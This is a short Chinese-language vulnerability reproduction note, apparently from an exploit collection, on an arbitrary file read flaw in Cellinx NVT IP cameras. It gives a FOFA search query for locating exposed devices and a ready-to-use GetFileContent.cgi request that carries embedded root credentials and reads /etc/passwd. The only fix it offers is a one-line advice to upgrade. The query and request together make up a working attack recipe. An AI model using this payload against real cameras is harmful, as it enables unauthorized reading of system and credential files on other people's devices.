# Cellinx NVT 摄像机 GetFileContent.cgi 任意文件读取漏洞

## 漏洞描述

Cellinx NVT IP PTZ是韩国Cellinx公司的一个摄像机设备。Cellinx NVT v1.0.6.002b版本存在安全漏洞，该漏洞源于存在本地文件泄露漏洞，攻击者可读取系统密码等敏感信息。


## 漏洞复现

1、fofa

body="local/NVT-string.js"




1. 界面如下



1. 隐患url，验证如下

/cgi-bin/GetFileContent.cgi?USER=root&PWD=D1D1D1D1D1D1D1D1D1D1D1D1A2A2B0A1D1D1D1D1D1D1D1D1D1D1D1D1D1D1B8D1&PATH=/etc/passwd&\_=1672577046605



## 修复建议

1、升级到安全版本